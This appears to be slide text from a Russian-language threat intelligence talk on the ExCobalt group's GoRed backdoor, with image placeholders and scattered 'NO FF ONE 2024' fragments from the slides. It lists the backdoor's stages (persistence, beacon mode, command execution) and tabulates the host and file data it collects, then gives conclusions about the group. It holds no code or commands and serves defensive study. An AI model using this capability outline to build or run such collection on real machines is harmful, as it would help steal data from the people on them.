
Поток управления



- 1 - Начало выполнения
- 2 - Закрепление в системе
- 3 - Инициализация режима маяка
- 4 - Установка первоначального соединения
- 5 - Режим получения и исполнения команд
- 6 - Общение в режиме маяка


Панель управления до

NO
FF
ONE
2024



Панель управления после

NO
FF
ONE
2024



Собираемая информация

Файл	Содержимое
processes.json	Список процессов.
envvars.json	Список переменных окружения.
host.json	Информация о процессоре, оперативной памяти, установленной ОС, имени пользователя, имени группы.
network_interfaces.json	Список сетевых интерфейсов.
netstats.json	Список активных сетевых соединений.
*.txt	Файлы, которые будут собраны в зависимости от значения полей в структуре model_CollectionConfig .
hardware.json	Информация о железе.
trees.json	Структура файловой системы.

Поле	Назначение
Commands	Команда bb_files_*.
Files	Файлы.
TreePaths	Пути.

Выводы

- Группа продолжает показывать высокий уровень активности
- Большой уровень инвестиций в инструменты
- Постоянное расширение функционала GoRed
- Сотрудничество с другими группами/Подмножество группировок внутри одного кластера



Наши отчеты



ExCobalt 2023



ExCobalt 2024



Канал ESCalator

NO
FF
ONE
2024

Q&A



